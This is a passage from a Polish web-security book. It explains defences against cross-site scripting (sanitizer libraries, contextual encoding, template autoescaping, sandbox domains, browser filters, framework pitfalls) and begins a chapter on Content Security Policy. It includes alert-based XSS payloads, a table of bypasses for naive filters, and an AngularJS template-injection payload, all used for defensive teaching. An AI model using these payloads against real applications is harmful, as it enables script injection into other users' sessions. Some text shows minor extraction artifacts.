W niektórych aplikacjach oczekuje się, by użytkownik mógł w sposób bezpośredni lub pośredni w niektórych polach używać kodu HTML. Jeśli mamy np. system blogowy, w którym użytkownik może pisać własne notki, to normą jest możliwość ustawienia dowolnego formatowania tekstu (np. pogrubienia, pochyleń) czy wstawienia własnych obrazków. Nie zawsze formatowanie tekstu odbywa się *stricte* poprzez edycję kodu HTML; czasem używane są inne języki, np. Markdown<sup>5</sup>. Nie zmienia to jednak faktu, że silnik przetwarzający język Markdown po jego przetworzeniu zamienia go na HTML. Tak więc i tutaj może potencjalnie wystąpić niebezpieczeństwo.

Naturalne jest zatem pytanie: w jaki sposób sprawić, by użytkownicy mogli używać „bezpiecznych” tagów HTML (takich jak <b>, <u> czy <img>), ale nie byli w stanie wstrzyknąć złośliwego kodu (czyli np. tagu <script> czy zdarzeń typu onerror). Najbardziej zalecane jest używanie bibliotek służących do czyszczenia kodu HTML. W języku angielskim zazwyczaj w ich nazwie pojawia się słowo *sanitize* lub *purify* (np. HtmlSanitizer<sup>6</sup>, DOMPurify<sup>7</sup>, Html Purifier<sup>8</sup> itp.). Działanie tego typu bibliotek polega z reguły na rzeczywistym parsowaniu kodu HTML i zdefiniowaniu listy dopuszczalnych tagów i atrybutów HTML; wszystkie pozostałe tagi i atrybuty są zatem automatycznie odrzucane. Jako przykład weźmy bibliotekę DOMPurify

rozwijaną przez niemiecką firmę Cure53. Zobaczmy, w jaki sposób kod HTML zostaje przez tę bibliotekę przetworzony i „oczyszczony” ze złośliwych elementów:

Tabela 3. Przykłady działania biblioteki DOMPurify

WEJŚCIOWY HTML	HTML WYCZYSZCZONY PRZEZ DOMPURIFY	KOMENTARZ
<code>&lt;b&gt;Pogrubiony tekst&lt;/b&gt; i obrazek:&lt;img src=test.png onerror=alert(1)&gt;</code>	<code>&lt;b&gt;Pogrubiony tekst&lt;/b&gt; i obrazek: &lt;img src="test.png"&gt;</code>	Niegroźne tagi <code>&lt;b&gt;</code> , jak i <code>&lt;img&gt;</code> pozostały w HTML, ale usunięty został niebezpieczny atrybut <code>onerror</code> .
<code>&lt;p&gt;Skrypt:&lt;/p&gt; &lt;script&gt;alert(1)&lt;/script&gt;</code>	<code>&lt;p&gt;Skrypt:&lt;/p&gt;</code>	Niebezpieczny tag <code>&lt;script&gt;</code> został całkowicie usunięty.
<code>&lt;noscript&gt;&lt;/noscript&gt; &lt;template&gt; &lt;/template&gt;&lt;p&gt;Akapit&lt;/p&gt;</code>	<code>&lt;p&gt;Akapit&lt;/p&gt;</code>	Tagi takie jak <code>&lt;noscript&gt;</code> czy <code>&lt;template&gt;</code> nie znajdują się na liście dopuszczonych tagów, więc zostały usunięte.
<code>&lt;a href="https://securi- tum.pl"&gt; Bezpieczny link&lt;/a&gt; &lt;a href="javascript: alert(1)"&gt; Niebezpieczny link&lt;/a&gt;</code>	<code>&lt;a href="https://securi- tum.pl"&gt; Bezpieczny link&lt;/a&gt; &lt;a&gt;Niebezpieczny link&lt;/ a&gt;</code>	W przykładzie zostały użyte dwa linki – jeden prowadzący do protokołu <code>http</code> ., a drugi do protokołu <code>javascript</code> :. Ten drugi nie znajduje się na domyślnej liście dopuszczalnych protokołów, co skutkowało usunięciem atrybutu <code>href</code> z tego linku.

W każdej z bibliotek pozwalających czyścić HTML istnieją też możliwości ich konfiguracji. Co za tym idzie, możliwe jest zwiększenie listy dopuszczalnych tagów lub – wręcz przeciwnie – jeszcze mocniejsze jej ograniczenie.

## OCHRONA PRZED XSS

W tym rozdziale w dużej mierze skupiamy się na różnych wariantach ataków, za pomocą których można przeprowadzić XSS. Teraz, dla odmiany, spróbujmy podejść kompleksowo do tematu obrony, tj. zastanowić się, jak należy postępować od strony programistycznej w aplikacji, by możliwie skutecznie zabezpieczyć się przed XSS.

### Enkodowanie danych

W części dotyczącej kontekstów XSS wspomniałem już, że podstawową metodą obrony przed XSS jest enkodowanie danych w sposób właściwy do kontekstu, w którym te dane się pojawiają. W wielu językach programowania istnieją nawet biblioteki, które ułatwiają zastosowanie enkodowania. Przykładowo we frameworku .NET istnieje klasa `System.Web.Security.AntiXss.AntiXssEncoder`<sup>9</sup>, w której zdefiniowano szereg metod, m.in:

- ▶ `HtmlAttributeEncode` – enkodowanie danych znajdujących się w wartości atrybutu,
- ▶ `HtmlEncode` – enkodowanie danych w samym HTML,
- ▶ `UrlEncode` – enkodowanie danych do umieszczenia w adresie URL.

Co do zasady użycie tego typu metod jest słuszne i jeśli będą konsekwentnie stosowane w całej aplikacji, to zabezpieczymy się przed podatnością XSS na poziomie generowania HTML.

W praktyce tego typu podejście ma kilka mankamentów. Programiści to tylko ludzie i z powodu słabszego dnia, pośpiechu czy oddechu przełożonego na plecach mogą zapomnieć użyć odpowiedniej metody lub przez przypadek zastosować niewłaściwą. Podatność w takim przypadku pojawia się w aplikacji nie ze względu na brak wiedzy czy świadomości, ale z powodu zwykłej ludzkiej pomyłki.

Dlatego zaleca się stosować inne rozwiązania, które zminimalizują ryzyko błędu programisty niemal do zera ze względu na to, że domyślnie będą poprawnie enkodować dane. Takim rozwiązaniem jest użycie systemu szablonów.

## Systemy szablonów z automatycznym enkodowaniem

Praktycznie wszystkie szanujące się frameworki do pisania aplikacji webowych domyślnie są spięte z systemem szablonów. Ich sens sprowadza się do umożliwienia programistom wygodnego generowania widoków w aplikacji.

Silniki szablonów na wejściu potrzebują zasadniczo dwóch elementów:

- ▶ tekstowego szablonu,
- ▶ modelu danych.

Jako przykład, załóżmy, że zdefiniujemy następujący szablon: `<p>Hello {{ user.name }}!</p>`.

Osobno musimy zdefiniować model danych – w powyższym przykładzie możemy sobie wyobrazić, że jest nim klasa reprezentująca użytkownika. Załóżmy, że mamy następujący obiekt:

```
class User:
    name = 'John'
    age = 44
```

Wówczas silnik szablonów, łącząc jedno z drugim, wygeneruje wyjściowy kod HTML: `<p>Hello John</p>`.

W kontekście aplikacji webowych silniki szablonów mają zazwyczaj włączony autoescaping, tj. automatyczne enkodowanie danych w sposób właściwy dla kontekstu. Jeśli pole `user.name` przyjęło wartość `<script>alert(1)</script>`, zostanie wygenerowany HTML w formie: `<p>Hello &lt;script&gt;alert(1)&lt;/script&gt;!</p>`.

Popularne silniki szablonów, które zapewnią nam takie zabezpieczenie, to m.in. TWIG, Django Templates, Jinja, JTwig i inne. Oczywiście, HTML może być generowany nie tylko po stronie serwera, ale również za pomocą frameworka JS (np. Angular,

Vue, React, Polymer itp.). We frameworkach JS silniki szablonów działają podobnie, a szerzej omówiono je w dalszej części tego rozdziału (*XSS a popularne biblioteki JS*).

Warto mieć na uwadze, że część silników szablonów nie radzi sobie dobrze z zabezpieczeniem danych będących adresem URL. Załóżmy, że mamy następujący szablon:

```
<h1>User data</h1>
<p>Go to <a href="{{ user.blog_url }}">my blog</a>.</p>
```

Warto w takiej sytuacji przetestować, jak zachowa się silnik szablonów, jeśli spróbujemy podać adres URL typu `javascript:alert(1)`. Może się okazać, że niebezpieczny protokół pozostanie w HTML! W takiej sytuacji – niestety – jesteśmy zmuszeni ręcznie weryfikować poprawność adresów URL umieszczanych w kodzie strony.

## Ochrona przed DOM XSS

O ile dobre silniki szablonów potrafią nas niemal w 100% zabezpieczyć przed XSS na poziomie generowania HTML, o tyle nie pomogą nam w kodzie JS, który sami napiszemy. Czyli jeśli użyjemy w kodzie funkcji `eval` na danych użytkownika... to mamy poważny problem! Dlatego w przypadku DOM XSS należy pamiętać o kilku dobrych praktykach:

1. Nie używać funkcji takich jak `eval` czy `Function`, przekazując do nich niezaufane dane użytkownika. Jeśli z jakiegoś powodu użycie tego typu funkcji jest niezbędne, to dane należy wcześniej bardzo dokładnie zwalidować (np. ciąg znaków wpisany przez użytkownika może składać się tylko ze znaków alfanumerycznych).
2. Nie używać funkcji i właściwości przypisujących bezpośrednio kod HTML do elementów drzewa DOM (np. `innerHTML`, `outerHTML`, `insertAdjacentHTML`, `document.write`). Zamiast nich można skorzystać z funkcji przypisujących bezpośrednio tekst do tych elementów, jak `textContent` czy `innerText`.
3. Uważać w przypadku przekierowania użytkownika pod adres URL, nad którym ten użytkownik ma kontrolę (ryzyko to np. `location = 'javascript:alert(1)'`). W takich przypadkach należy walidować, czy adres URL podany przez użytkownika prowadzi do protokołu HTTP lub HTTPS.

## Filtrowanie HTML

Jak już wspomniałem w podrozdziale *XSS a dopuszczanie fragmentów HTML*, jeżeli przypadkiem użycia, który rozpatrujemy w aplikacji, jest potrzeba pozwolenia użytkownikom na formatowanie tekstu, to powinniśmy użyć biblioteki, która wyczyści HTML ze złośliwych elementów (np. `DOMPurify`).

Warto jednak poświęcić też chwilę i zastanowić się, w jaki sposób nie realizować filtrowania HTML. Może zaobserwujecie podobny kod w Waszych aplikacjach i wówczas będziecie wiedzieli, że wymaga on zmiany!

Stosunkowo często podczas testów bezpieczeństwa żywych aplikacji spotykamy się z sytuacją, w której aplikacja nie stosuje bibliotek do czyszczenia złośliwego

HTML, ale próbuje to robić „po swojemu”. Poniżej znajduje się zestawienie kilku takich metod, z którymi spotkaliśmy się w pracach audytowych, wraz z wyjaśnieniem sposobu obejścia zabezpieczenia.

Tabela 4. Typowe obejścia popularnych filtrów XSS

ZABEZPIECZENIE	OBEJŚCIE	KOMENTARZ
Wycinanie tagów HTML wyrażeniem regularnym <code>&lt;.*&gt;</code>	<code>&lt;script &gt;alert(1)&lt;/script &gt;</code>	Powszechnie mówi się, że znak kropki w wyrażeniach regularnych zastępuje dowolny znak. W rzeczywistości w domyślnej konfiguracji praktycznie wszystkich silników wyrażeń regularnych kropka zastępuje dowolny znak z wyjątkiem znaku nowej linii. Jeśli zatem w tagu znajdzie się znak nowej linii, tag nie jest dopasowany do wyrażenia, więc nie następuje zamiana.
Wycinanie nawiasów (znaków <code>( i )</code> w postaci dosłownej)	<code>&lt;img src onerror=alert &amp;lpar;1&amp;rpar;&gt;</code>  <code>&lt;script&gt;location= 'javascript:alert\x281\x29' &lt;/script&gt;</code>	Twórcy niektórych aplikacji uznają, że wykonanie jakiegokolwiek groźnego kodu JS wymaga zawsze wywołania funkcji, a co za tym idzie – dodania nawiasów. Jednak zarówno w samym HTML, jak i w JS istnieją sposoby na zapisanie znaków nawiasów nie w postaci dosłownej, np. za pomocą encji lub enkodowania znaków w stringu.
Wycinanie zdarzeń JS, np. <code>onerror</code>	<code>&lt;img src=""onerror= alert(1)&gt;</code>	Bardzo często w tego typu zabezpieczeniach zakłada się, że bezpośrednio przed zdarzeniami w HTML typu <code>onclick</code> , <code>onload</code> czy <code>onerror</code> musi znajdować się spacja (lub ogólniej: biały znak). Nie jest to prawdą; jednym z przykładowych obejść jest użycie wartości atrybutu w cudzysłowach i rozpoczęcie kolejnego atrybutu bezpośrednio za zamykającym cudzysłowem.

## Upload plików

Upload plików może skutkować podatnością XSS, jeśli zuploadowany zostanie plik typu `.html` lub `.svg`. Najbardziej zalecana ochrona przed tego typu XSS to wydzielenie osobnej domeny (tzw. domeny sandboksowej), z której serwowane będą pliki wgrywane przez użytkowników.

Przykładowo: jeśli aplikacja działa w domenie `https://example.com`, lepiej nie serwować plików z `https://example.com/uploads`, ponieważ kod JS wykonujący się w tamtym miejscu ma pełny dostęp do danych z całej domeny `https://example.com`. Zamiast tego zaleca się wygenerować osobną subdomenę (np. `https://uploads.example.com`) lub nawet całkowicie osobną domenę (np. `https://uploads-example.com`).

Skrypt z tak zdefiniowanych domen nie ma już dostępu do danych z *https://example.com*. Każda subdomena może jednak ustawiać ciasteczka dla domeny nadrzędnej, co skutkuje ryzykiem przeprowadzenia ataku przez ten mechanizm. Dlatego najbezpieczniejsze jest stworzenie całkowicie osobnej domeny.

Przykładem tego typu rozwiązania w żywym świecie jest domena *https://www.google.com* i domena *https://googleusercontent.com*, z której serwowane są pliki wgrywane przez użytkowników. Analogicznie wygląda to w GitHubie (*https://github.com* i *https://raw.githubusercontent.com*).


## Content-Security-Policy

Mechanizmem, który może ochronić przed skutkami podatności XSS, jest *Content-Security-Policy*\*.

## Filtry anty-XSS w przeglądarkach

Jeśli aplikacja webowa nie jest poprawnie zabezpieczona przed XSS, ostatnia nadzieja w powstrzymaniu próby ataku tkwi w przeglądarkach. Do drugiej połowy 2019 roku wszystkie popularne przeglądarki webowe z wyjątkiem Firefoksa miały wbudowane zabezpieczenie przed *reflected XSS*. W październiku 2019 zostało ono wyłączone również w przeglądarce Chromium. Opis jego działania poniżej pozostawiamy z kronikarskiego obowiązku.


Sposób działania tych zabezpieczeń wynika z samej natury *reflected XSS*: w zapytaniu musi znaleźć się kod HTML, który później jest odbijany w odpowiedzi. Przeglądarka zatem sprawdza, czy jakikolwiek kod JS, który ma wykonać na obecnej stronie, nie znajduje się też przypadkiem w zapytaniu. Jeśli tak jest – kod nie jest wykonywany jako próba XSS (rysunek 7).



Rysunek 7. Przeglądarka Chrome blokuje wykonanie kodu JS, ponieważ zauważyła, że taki sam fragment kodu jest też w zapytaniu. Traktuje go więc jako XSS

Istnieje możliwość sterowania trybem działania filtra anty-XSS poprzez nagłówek odpowiedzi serwera *X-XSS-Protection*. Ustawienie wartości tego nagłówka na 1; mode=block (tryb blokady) sprawi, że w razie wykrycia ataku XSS przeglądarka nie tyle zablokuje wykonanie kodu uznanego za złośliwy, ile całkowicie zaprzestanie renderowania strony (rysunek 8).

\* Zob. rozdz. *Content Security Policy (CSP)*.



Rysunek 8. Zachowanie przeglądarki Chrome, gdy nagłówek *X-XSS-Protection* wymusza działanie filtra anti-XSS w trybie blokady. W dolnej części komunikatu widać *ERR\_BLOCKED\_BY\_XSS\_AUDITOR*

Istnieje również możliwość całkowitego wyłączenia filtra anti-XSS na danej podstronie nagłówkiem *X-XSS-Protection: 0*. Na pierwszy rzut oka może wydawać się to sprzeczne z intuicją, by była potrzeba wyłączenia mechanizmu bezpieczeństwa, lecz rzeczywistość pokazuje, że filtr chroniący przed XSS może być wykorzystany do przeprowadzenia innych ataków (świetnym przykładem jest prezentacja Masato Kinugawy pt. *X-XSS-Nightmare*<sup>10</sup>, jak również atak *XS-Search*<sup>11</sup>).

Filtr anti-XSS należy traktować jako absolutnie ostatnią deskę ratunku, jeśli w aplikacji nie zabezpieczymy się przed podatnością XSS. W żadnym wypadku nie należy zakładać, że zabezpieczanie przed XSS jest zbędne, bo istnieje filtr. Wynika to z jego licznych ograniczeń:

1. Nie wszystkie przeglądarki mają wbudowany filtr i nie można zagwarantować, że te, które go mają, w którymś momencie go nie wyłączą\*.
2. Regularnie znajdowane są liczne obejścia filtra<sup>12</sup>.
3. Filtr chroni tylko przed typowymi atakami *reflected XSS*; nie gwarantuje żadnego zabezpieczenia przed innymi wariantami podatności.

## XSS A POPULARNE BIBLIOTEKI JS

Truizmem będzie stwierdzenie, że większość aplikacji webowych jest napisanych z użyciem bibliotek czy frameworków JS (np. Angular, React, Vue, Polymer i inne). Mając na uwadze bardzo szybki rozwój ekosystemu JS i postępujące w nim zmiany, mogą się spodziewać, Drogi Czytelniku, że jeżeli czytasz ten tekst po 2019 roku, to prawdopodobnie na topie są już zupełnie inne frameworki. Najpewniej jednak nadal będą działały w podobny sposób, dlatego poniżej przedstawię krótką analizę, w jaki sposób frameworki wpływają na bezpieczeństwo – i co nam dają, jeśli chodzi o ochronę przed XSS (czy to na plus, czy to na minus).

Jednym z celów użycia frameworków JS jest ułatwienie pisanie interfejsów użytkownika. Bardzo często polega to na użyciu pewnego silnika szablonów, który

\* Najlepszym na to dowodem jest fakt, że podczas pisania tego rozdziału Chrome miał jeszcze taki filtr włączony domyślnie. Jednak w momencie dokonywania ostatniej korekty do książki (październik 2019) już go nie było!

wygeneruje końcowy HTML. Składnia najczęściej będzie wyglądała podobnie do `<div>Hello {{ user.name }}</div>`.

W takim przypadku silnik szablonów automatycznie pobierze właściwość `user.name` z obecnego kontekstu i wstawi w HTML. Można właściwie w ciemno zakładać, że zostanie ona automatycznie odpowiednio enkodowana, by uniemożliwić wprowadzenie nowych tagów HTML (gdyby framework JS tego nie robił, to najpewniej nadawałby się do kosza). Jest to jednak tylko najprostszy wariant działania tych frameworków, dalej natomiast mogą pojawić się pewne problemy.

## Dynamiczne budowanie szablonów

Bardzo ważną kwestią, jeśli chodzi o używanie szablonów w silnikach JS, jest fakt, że powinny one być statyczne, tj. użytkownik nie powinien mieć żadnej kontroli nad treścią samego szablonu. Jeśli okaże się, że w aplikacji tak nie jest – praktycznie na pewno mamy XSS! Zobaczmy przykład:

```
<div> Found results: {{ resultsCount }}</div>
<div>User name: <?php echo htmlentities($username); ?></div>
```

W przykładzie mamy użyty szablon, w którym silnik JS pobierze z kontekstu wartość `resultsCount` i wstawi w treść kodu HTML. Niezależnie od tego część szablonu jest generowana dynamicznie po stronie serwera. Jest wprowadzanie używana funkcja `htmlentities` (zamieniająca znaki specjalne HTML, takie jak `<` czy `>`, na encje), ale okazuje się, że w tym przypadku nie wnosi to żadnego zabezpieczenia przed XSS!

Zauważmy, że użycie silnika szablonów sprawia, że poza standardowymi niebezpiecznymi znakami dla HTML specjalne znaczenie zyskują też nawiasy klamrowe, w których umieszczane są wyrażenia. Jeżeli więc użytkownik ustawi swoją nazwę użytkownika na `{{ '' . constructor.constructor('alert(1'))() }}`, to PHP wypisze następujący plik HTML:

```
<div> Found results: {{ resultsCount }}</div>
<div>User name: {{ '' . constructor.constructor('alert(1'))() }}</div>
```

Następnie silnik szablonów działający na poziomie JS przystąpi do podstawiania wartości wyrażeń w miejscu klamer. W efekcie wykona się kod `alert(1)`. Dzieje się tak, ponieważ każdy obiekt w JS ma właściwość `constructor`. Konstrukтором stringu jest funkcja o nazwie `String`. Ta funkcja również ma swój konstruktor, którym z kolei jest funkcja nazywająca się `Function`. Co ciekawe, `Function` działa bardzo podobnie do `eval`, tj. tworzy funkcję, której kod jest przekazywany w argumencie jako ciąg znaków.

Tego typu błąd bezpieczeństwa bardzo często pojawiał się w aplikacjach napisanych w pierwszej wersji frameworka AngularJS, ale dotyczy również kilku innych silników szablonów.

Wniosek z powyższego przykładu jest taki, że jeśli w aplikacji używany jest framework JS, w którym generowanie kodu HTML oparte jest na szablonach, należy bezwzględnie pamiętać, by szablony zawsze były statyczne i użytkownik nie miał bezpośredniej kontroli nad ich treścią.

## Bezpośrednie podstawianie HTML

Pomimo że frameworki JS niejako motywują do tego, by używać ich silników szablonów do generowania HTML, czasem z różnych powodów możemy chcieć wstawić wygenerowany w inny sposób fragment HTML bezpośrednio do drzewa DOM strony. Przykładem jest użycie biblioteki do parsowania języka Markdown, który w wyniku generuje HTML, następnie umieszczany bezpośrednio w drzewie DOM.

Czasem twórcy frameworków próbują zniechęcać do bezpośredniego wstawiania HTML – np. w popularnym frameworku React<sup>13</sup> funkcja, która pozwala na przypisanie kodu HTML do komponentu, ma długą i zniechęcającą nazwę: `dangerouslySetInnerHTML`. Jest ona dość adekwatna, bowiem niemal w każdym frameworku JS próba użycia tego typu funkcji będzie skutkowała podatnością XSS, jeśli użytkownik ma bezpośrednią kontrolę nad fragmentem HTML.

Ciekawym wyjątkiem jest tutaj Angular w wersji wyższej niż 1. W Angularze w miejsce pewnego elementu do podstawienia własnego kodu HTML stosowana jest składnia `<div [innerHTML]="content"> </div>`.

Jako HTML tego elementu `<div>` podstawiona zostanie zawartość zmiennej `content`. Na pierwszy rzut oka miejsce to wygląda na podatne na XSS, bo `innerHTML` kojarzy się z jednym z podstawowych przykładów DOM XSS. W rzeczywistości tak nie jest, gdyż Angular ma wbudowany i domyślnie włączony HTML sanitizer. Gdyby zatem zawartość zmiennej `content` wynosiła `<img src=1 onerror=alert(1)>`, silnik z Angulara zostawi w niej tylko ``, uniemożliwiając w efekcie wykonanie XSS.

Jednakże w większości pozostałych frameworków tego typu zabezpieczenie nie jest wbudowane i jeśli chcemy mieć pewność, że w danym miejscu nie wystąpi złośliwe wstrzyknięcie HTML, należy ręcznie podpiąć inną bibliotekę typu sanitizer, np. `DOMPurify`.

## Pułapka kontekstu URL-owego

O ile frameworki JS dobrze sobie radzą z enkodowaniem danych umieszczanych w różnych miejscach HTML, o tyle bardzo często pomijają kontekst adresów URL. Weźmy fragment kodu `<a [href]="blogUr1">Go to my blog</a>`.

W tym przypadku zakładamy, że silnik szablonów automatycznie podstawia wartość zmiennej `blogUr1` w miejsce atrybutu `href`. Jeżeli jej wartość będzie równa `javascript:alert(1)`, wówczas wykonamy XSS. Okazuje się, że większość popularnych frameworków JS (React, Vue, Polymer itp.) nie wykryje tutaj próby XSS i przypisze link z protokołem `javascript:` do tego atrybutu! Jednym z wyjątków jest znów Angular, który posiada zdefiniowaną listę protokołów dopuszczalnych w adresach URL. Jeżeli adres URL nie będzie miał protokołu z tej listy, Angular dopisze na początku `unsafe:`. *Summa summarum*, w powyższym przykładzie Angular wygenerowałby kod: `<a href="unsafe:javascript:alert(1)">Go to my blog</a>`.

Warto zatem pamiętać, że jeśli użytkownik ma możliwość podania adresu URL, to należy walidować, czy jest on w protokole HTTP lub HTTPS, i odrzucać wszystkie pozostałe protokoły.

## Frameworki a DOM XSS

Zwróćmy uwagę, że frameworki JS zabezpieczą nas przed XSS na poziomie generowania kodu HTML, nie poradzą sobie jednak z wieloma innymi przykładami DOM XSS – jeśli więc użyjemy funkcji `eval` w kodzie JS, to XSS nadal będzie możliwy!

## PODSUMOWANIE

W tym rozdziale poruszyliśmy temat podatności XSS – zaczynając od jej ogólnego opisu, poprzez skutki, aż do różnych sposobów wykorzystania. Pamiętajmy, że podatność XSS zazwyczaj polega na możliwości wstrzyknięcia własnego kodu HTML, który w środku ma również kod JS. Istotą podatności jest możliwość wykonania własnego kodu JS na cudzej stronie internetowej.

Główne skutki podatności XSS to możliwość:

- ▶ wykonania dowolnych akcji w kontekście zalogowanego użytkownika,
- ▶ odczytu dowolnych danych w kontekście zalogowanego użytkownika.

Ochrona przed XSS to głównie enkodowanie danych w sposób odpowiedni dla kontekstu, w którym te dane są umieszczane. W praktyce często używa się silników szablonów, które automatycznie wykrywają kontekst i enkodują dane.

Jeżeli w aplikacji użytkownicy mają mieć możliwość pisania własnego HTML (np. w celu tworzenia sformatowanego tekstu), dobrą praktyką jest użycie biblioteki typu sanitizer, która wyczyści HTML ze złośliwych elementów.

W przypadku używania frameworków JS należy pamiętać o niebudowaniu w sposób dynamiczny szablonów po stronie serwera.

Jeśli użytkownik ma możliwość uploadu plików, najlepiej serwować je z innej domeny, niż działa sama aplikacja.

Aby chronić się przed DOM XSS, należy pamiętać o nieużywaniu funkcji takich jak `eval`.



ksiazka.sekurak.pl/r10

- 1 *Cross-site\_scripting* [w:] *Wikipedia, wolna encyklopedia*, [https://pl.wikipedia.org/wiki/Cross-site\\_scripting](https://pl.wikipedia.org/wiki/Cross-site_scripting)
- 2 Heyes G., *Exposing Intranets with reliable Browser-based Port scanning*, <https://portswigger.net/blog/exposing-intranets-with-reliable-browser-based-port-scanning>
- 3 Płatek P., *Do czego można wykorzystać XSS? (czyli czym jest BeEF)*, <https://sekurak.pl/do-czego-mozna-wykorzystac-xss-czyli-czym-jest-beef/>
- 4 Rosén F. (fransrosen), *Reflected Flash XSS using swfupload.swf with an epileptic reloading to bypass the button-event*, <https://hackerone.com/reports/91421>
- 5 *Markdown* [w:] *Wikipedia, wolna encyklopedia*, <https://pl.wikipedia.org/wiki/Markdown>
- 6 Ganss M. (mganss), *HtmlSanitizer*, <https://github.com/mganss/HtmlSanitizer>
- 7 cure53, *DOMPurify*, <https://github.com/cure53/DOMPurify>
- 8 Yang E.Y. (ezyang), *htmlpurifier*, <https://github.com/ezyang/htmlpurifier>
- 9 *AntiXssEncoder Class*, <https://docs.microsoft.com/en-us/dotnet/api/system.web.security.antixss.antixssencoder>
- 10 Kinugawa M., *X-XSS-Nightmare: 1; mode=attack XSS Attacks Exploiting XSS Filter/htmlpurifier*, <https://www.slideshare.net/masatokinugawa/xxn-en>
- 11 Leibowitz H., *Cross-Site Search (XS-Search) Attacks*, [https://www.owasp.org/images/a/a7/AppSecIL2015\\_Cross-Site-Search-Attacks\\_HemiLeibowitz.pdf](https://www.owasp.org/images/a/a7/AppSecIL2015_Cross-Site-Search-Attacks_HemiLeibowitz.pdf)
- 12 PythEch, *Yet Another Chrome XSS Auditor Bypass*, <https://turkmenog.lu/blog/2017/11/06/yet-another-chrome-xss-auditor-bypass/>
- 13 *React: A JavaScript library for building user interfaces*, <https://reactjs.org/>



**Michał Bentkowski**

# Content Security Policy (CSP)



## CZYM JEST CSP I PRZED CZYM CHRONI

*Content Security Policy* (CSP) jest mechanizmem bezpieczeństwa obecnym we wszystkich popularnych przeglądarkach webowych, którego głównym celem jest ochrona przed podatnością XSS (*Cross Site Scripting*), jak również kilkoma innymi podatnościami działającymi po stronie frontendu (np. *Clickjacking*).


CSP może być wdrożony jako nagłówek HTTP (o nazwie *Content-Security-Policy* lub *Content-Security-Policy-Report-Only*), jak również jako element `<meta>` bezpośrednio w kodzie HTML. Treść nagłówka lub elementu CSP zawiera instrukcję dla przeglądarki, które elementy na stronie mają zostać wyświetlone, a które zablokwane.

Najprostszy przykład polityki CSP jest następujący:

```
Content-Security-Policy: default-src https://example.com
```

W polityce zdefiniowana została **dyrektywa** `default-src`, której wartość to `https://example.com`. Wskutek takiego ustawienia polityki przeglądarka:

1. Będzie pozwalała na ładowanie zewnętrznych zasobów **wyłącznie** z domeny `https://example.com`. Jeśli więc w HTML znajdą się odwołania do zewnętrznych zasobów z innych domen, np. `` czy też `<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.3/angular.js"></script>`, to zostaną one zablokwane, a w konsoli przeglądarki pojawi się błąd podobny do tego z rysunku 1.



```
✖ Refused to load the image 'https://inna-domena.test/' because it violates the following Content Security Policy directive: "default-src 'https://example.com'". Note that 'img-src' was not explicitly set, so 'default-src' is used as a fallback.
```

Rysunek 1. Błąd wyświetlany przez przeglądarkę w przypadku zablokowania ładowania zasobu z powodu polityki CSP

2. Nie pozwoli na żaden sposób ładowania skryptów zdefiniowanych bezpośrednio w kodzie HTML. Innymi słowy, nie wykona się żaden z poniższych skryptów:

```
<script>alert(1)</script>
<img src onerror=alert(2)>
<a href=javascript:alert(3)>CLICK</a>
```

Wszystkie skrypty JS będą musiały być załadowane z zewnętrznych plików, znajdujących się w domenie `https://example.com` (taka bowiem domena została zdefiniowana w polityce CSP), np.:

```
<script src=https://example.com/app.js></script>
```

Można się domyślać, że takie zachowanie CSP ma utrudnić napastnikom wykorzystanie podatności XSS, która w najczęstszym wariantcie polega właśnie na dodaniu do kodu HTML nowego fragmentu skryptu.

CSP jest zatem mechanizmem, który, w najbardziej podstawowym wariantcie, pozwala określić, z jakich zewnętrznych źródeł mogą być ładowane zasoby na stronie. Dotyczy to zarówno skryptów, jak i dowolnych innych zewnętrznych zasobów i połączeń (np. obrazków, fontów, elementów audio/wideo, fetch API itd.). W dalszej części tego rozdziału szczegółowo omówiono wszystkie dyrektywy CSP wraz ze wskazaniem, przed jakimi ryzykami chronią. Przedstawiono również podstawowe sposoby obchodzenia CSP oraz pokrótce zanalizowano, kiedy warto, a kiedy nie warto go stosować.

## SKŁADNIA CSP

CSP może zostać wdrożony przez nagłówki HTTP: `Content-Security-Policy: <wartość>` lub `Content-Security-Policy-Report-Only: <wartość>` albo, alternatywnie, przez element typu `<meta>` bezpośrednio w HTML:

```
<meta http-equiv="Content-Security-Policy" content="<wartość>">
```

Ten ostatni sposób jest zalecany wyłącznie dla celów testowych. Nie działają w nim wszystkie dyrektywy; ponadto jeśli XSS w aplikacji webowej wystąpi przed elementem `<meta>`, wówczas dyrektywy CSP jeszcze nie obowiązują. Użycie nagłówka gwarantuje, że wszystkie dyrektywy CSP będą obowiązywać w całym dokumencie.

Format dyrektyw CSP jest następujący:

```
nazwa-dyrektywy wartość1 wartość2 'słowo-kluczowe'; nazwa-dyrektywy2 [...]
```

Warto zwrócić uwagę, że po nazwie dyrektywy nie pojawia się znak dwukropka, tylko spacja. Następnie – kolejne wartości danej dyrektywy oddzielone się również spacjami. Pozostałe dyrektywy z kolei oddziela się średnikiem. W przypadku dyrektyw określających adresy, z jakich mogą być ładowane zewnętrzne zasoby, wartość przyjmuje jedną z kilku form:

